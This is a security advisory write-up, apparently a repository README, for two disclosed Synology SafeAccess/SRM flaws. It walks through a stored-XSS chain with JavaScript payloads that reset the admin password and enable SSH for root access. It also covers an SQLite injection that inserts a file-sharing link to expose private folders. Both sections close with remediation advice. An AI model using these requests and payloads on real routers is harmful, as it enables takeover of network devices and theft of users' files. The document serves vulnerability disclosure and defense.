

# Synology-SA-20:25: SafeAccess - Multiple Vulnerabilities

Safe Access Version: 1.2.1-0220

SRM Version : 1.2.3-8017 Update 4

Bug Hunter: Thomas FADY

CVE:

- CVE-2020-27659
- CVE-2020-27660

Advisory:

- Synology-SA-20:25

## Timeline

- 01/05/2020: Vendor Disclosure
- 24/11/2020: Initial public release.
- 30/11/2020: Disclosed vulnerability details.

## Summary

The first vulnerability described in the report is a Stored XSS exploiting multiple output pages. If an attacker exploits this vulnerably, the session of the admin user can be used to execute an action on the router like changing the admin password and activating the SSH service to take control of the router.

The second vulnerability is an SQLite Injection leading to arbitrary SQLite editing on the system. An attacker can for example modify the fbssharing.db database to expose internals directories and download all accessible files through the File Station.


## Multiple Stored XSS

### Explanation

The XSS occurs when a user sends a request to access a website blocked by SafeAccess. The domain is reflected on the activity log and reports of SafeAccess. If the admin user visits one of these vulnerable pages, the attacker can use JavaScript to use SRM API and modify the administrator password. Then, the attacker can enable SSH and get remote access to the router as root.

The exploit requires:

- The SafeAccess Package installed
- A profile with a Web filter defined




### Exploitation

First, to test the normal behavior, we send a request to ask the administrator the access to a blocked domain.

```
GET /cgi/request.cgi?_dc=1588261651213&domain=perdu.com HTTP/1.1
Host: 192.168.1.1:5012
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163
Safari/537.36
X-Requested-With: XMLHttpRequest
Accept: */*
Referer: http://perdu.com/
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

The domain doesn't need to be in the block list but a profile needs to be configured on SafeAccess.

We can see the request in the activity log



Profil	Périphériques	Date	Type d'événement	Domaine/IP	Description
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 16:38:16	Demande d'accès (Fi...	perdu.com	A envoyé une demande
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 15:22:42	Demande d'accès (Fi...		Demande acceptée
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 15:22:19	Demande d'accès (Fi...	perdu.com	A envoyé une demande
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 15:21:55	Demande d'accès (Fi...	192.168.1.1	A envoyé une demande


To confirm the XSS, we can use a simple payload to print an alert on the web page.

```
GET
/cgi/request.cgi?_dc=1588261651213&domain=<img%20src=x%20onerror=a
lert("XSS")> HTTP/1.1
Host: 192.168.1.1:5012
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163
Safari/537.36
X-Requested-With: XMLHttpRequest
Accept: */*
Referer: http://perdu.com/
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

The content is loaded on the page dynamically, so we use an event-based XSS.

```
<img src=x onerror=alert("XSS")>
```

We can see that the XSS is triggered



For our JS part of the exploit, we need multiple steps:

- Get the admin name
- Edit his password
- Activate SSH

Here is the code to get the admin name :

```
var xhr = new XMLHttpRequest();
xhr.open("POST", '/webapi/_____entry.cgi', true);
xhr.onreadystatechange = function() {
  if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
    var name = JSON.parse(this.response)['data']['result'][0]['data']['users'][0]['name'];
  }
}
xhr.setRequestHeader("X-SYNO-TOKEN", _S("SynoToken"));
xhr.send("stop_when_error=false&compound=%5B%7B%22api%22:%22SYNO.Core.Group.Member%22,%22method%22:%22list%22,%22version%22:1,%22group
```



Here is the code to change the admin password (the new password is "adminpassword"):


```
var xhr = new XMLHttpRequest();
xhr.open("POST", '/webapi/_____entry.cgi', true);
xhr.setRequestHeader("X-SYNO-TOKEN", _S("SynoToken"));
xhr.send("stop_when_error=true&compound=%5B%7B%22api%22:%22SYNO.Core.User%22,%22method%22:%22set%22,%22version%22:3A1%22,%22na
```



Here is a code to activate SSH:

◀ ▶

◀ ▶

◀  ▶

Vue d'ensemble
 Profil
 Sécurité
 Activité

### Safe Access

Journal

Rapport

Profil	Périphériques	Date	Type d'événement	Domaine/IP	Description
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 17:30:53	Demande d'accès (Fi...		A envoyé une demande
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 16:42:27	Demande d'accès (Fi...		A envoyé une demande
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 16:42:05	Demande d'accès (Fi...		A envoyé une demande
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 16:38:16	Demande d'accès (Fi...	perdu.com	A envoyé une demande

Finally, we can ssh as root on the router

```
> sshpass -p 'adminpassword' ssh root@192.168.1.1

BusyBox v1.16.1 (2019-07-17 10:58:11 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.


SynologyRouter> █
```

#### Note

The XSS is also present on activity reports.

Journal Rapport				
Générer un rapport   Générer les tâches de rapport   Exporter   Supprimer				
Nom	Type	Heure de démarrage	Heure de fin	Généré à ▾
exploit	Quotidien	2020-04-30 18:00:00	2020-05-01 17:59:59	2020-05-01 17:39:44

If the administrator accesses the report, the XSS will be triggered



But on this interface, is not possible to get the X-SYNO-TOKEN and thus, use the Synology API.

The workaround is to redirect the user to the application by using a link like this :

[/webman/index.cgi?](/webman/index.cgi?launchApp=SYNO.SafeAccess.Application&launchParam=fn%3DSYNO.SafeAccess.Activity.TabPanel%26tabname%3Daccess_request)

[launchApp=SYNO.SafeAccess.Application&launchParam=fn%3DSYNO.SafeAccess.Activity.TabPanel%26tabname%3Daccess\\_request](#)

It's possible with:

- "window.location.href" JavaScript function.
- an Iframe (the Iframe will call itself. We need to check if the iframe is not already in an iframe )

A valid JS code can be :

```
if(window.self !== window.top){
var i = document.createElement('iframe');
i.src = "/webman/index.cgi?launchApp=SYNO.SafeAccess.Application&launchParam=fn%3DSYNO.SafeAccess.Activity.TabPanel%26tabname%3Daccess_request";
document.body.appendChild(i);
}
```



## Remediation

To fix this vulnerability, I advise addressing two points:

- Fix the XSS by encoding the output during the activity log rendering
- Require the old password to modify the administrator account

## SQLite Injection

### Explanation

The same endpoint is vulnerable to SQLite Injection. I identified a way to get access to the shared folders file using this injection. I'm looking for a way to upload a file to be able to trigger my old reported vulnerability: **Unauthenticated RCE with root privileges in DSM and SRM**. This vulnerability is not fixed on SRM and requires only to be able to write on the disk.

On DSM, the sharing feature allows to define an upload folder but I couldn't find it on SRM.

### Exploitation

The domain parameter is not properly handled to protect against SQLite injection. To confirm the vulnerability, we will try to define the SQLite version as domain.

```
GET /cgi/request.cgi?_dc=1588261651213&domain='%2b(SELECT%20sqlite_version())%2b' HTTP/1.1
Host: 192.168.1.1:5012
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.163 Safari/537.36
X-Requested-With: XMLHttpRequest
Accept: */*
Referer: http://perdu.com/
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

We can see on the activity log interface that the router uses version 3.27 of SQLite.

Vue d'ensemble

Profil

Sécurité

**Activité**

Journal

Rapport

Recherche

Profil	Périphériques	Date	Type d'événement	Domaine/IP	Description
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 18:17:34	Demande d'accès (Fl...	3.27	A envoyé une demande
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 18:17:30	Demande d'accès (Fl...	3.27	A envoyé une demande
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 18:17:23	Demande d'accès (Fl...	3.27	A envoyé une demande
Mon réseau (LAN)	idsls-laidkarzemrok	2020-05-01 18:17:19	Demande d'accès (Fl...	3.27	A envoyé une demande

SQLite allows attaching a database to modify it directly. I choose the database "fbsharing.db" containing sharing folders information.

By default, this file does not exist. To create it, we need to share at least one thing.

A USB device needs to be plugged into the router to be able to use the File Station.

To demonstrate the exploitation, we can create two folders:

File Station		
usbshare1		
Charger	Créer	Action
Outils		
Paramètres		
SynologyRouter		
usbshare1		
Shared file		
Super Secret Files		
Nom	Taille	Type de fichier
Shared file		Dossier
Super Secret Files		Dossier

We share the "Shared file" folder and our goal is to get access to "Super Secret Files"

Partager les liens de fichier

Période de validité

Obtenir le code QR

Créer des liens partagés pour autoriser les personnes sans identifiant utilisateur SRM de télécharger

Chemin du fichier:

/usbshare1/Shared file

Copiez les liens ci-dessous ou Envoyez les liens pour partager vos fichiers.

Lien partagé:

http://router.synology.com:8000/fbsharing/2nojYlx8

To share the "Super Secret Files" folder we need to execute three SQL Queries:

```
ROLLBACK;
ATTACH DATABASE '' AS sharing ;
INSERT INTO sharing.sharingLinks VALUES("exploits",1024,"/","/usbshare1/",null,0,0,"admin","valid","true",null);
```

We can execute these queries with the SQLite injection:

```
GET
/cgi/request.cgi?_dc=1588261651213&domain=');ROLLBACK;ATTACH%20DATA
BASE%20'/usr/syno/etc/filebrowser/fbsharing.db'%20AS%20sharing;INSE
RT%20INTO%20sharing.sharingLinks%20VALUES("exploits",1024,"/","/usb
share1/",null,0,0,"admin","valid","true",null);--a HTTP/1.1
Host: 192.168.3.63:5012
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163
Safari/537.36tail
X-Requested-With: XMLHttpRequest
Accept: */*
Referer: http://perdu.com/
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

The response of this request is an error because the SQLite injection occurs two times and works only on the first injection.

The shared folder is correctly added:


Gestionnaire de liens partagés				
Tous les liens		Liens partagés avec moi		
Modifier	Supprimer	Partager	Effacer les liens incorrects	
Utilisateur	Nom de fichier	Chemin du fichier	Date d'expiration	Statut
admin	Shared file	/usbshare1/Shared file	Permanente	Valide
admin	/	/usbshare1/	Permanente	Valide

2 élément(s)


Fermer

Now, we can access the new shared folder:

<http://192.168.1.1:8000/fbdownload/exploits?k=exploits&stdhtml=true>



And we can access the "Super Secret Files"



## Remediation

To fix this vulnerability, we need to use a prepared statement to execute SQLite queries properly.

## Releases

No releases published

## Packages

No packages published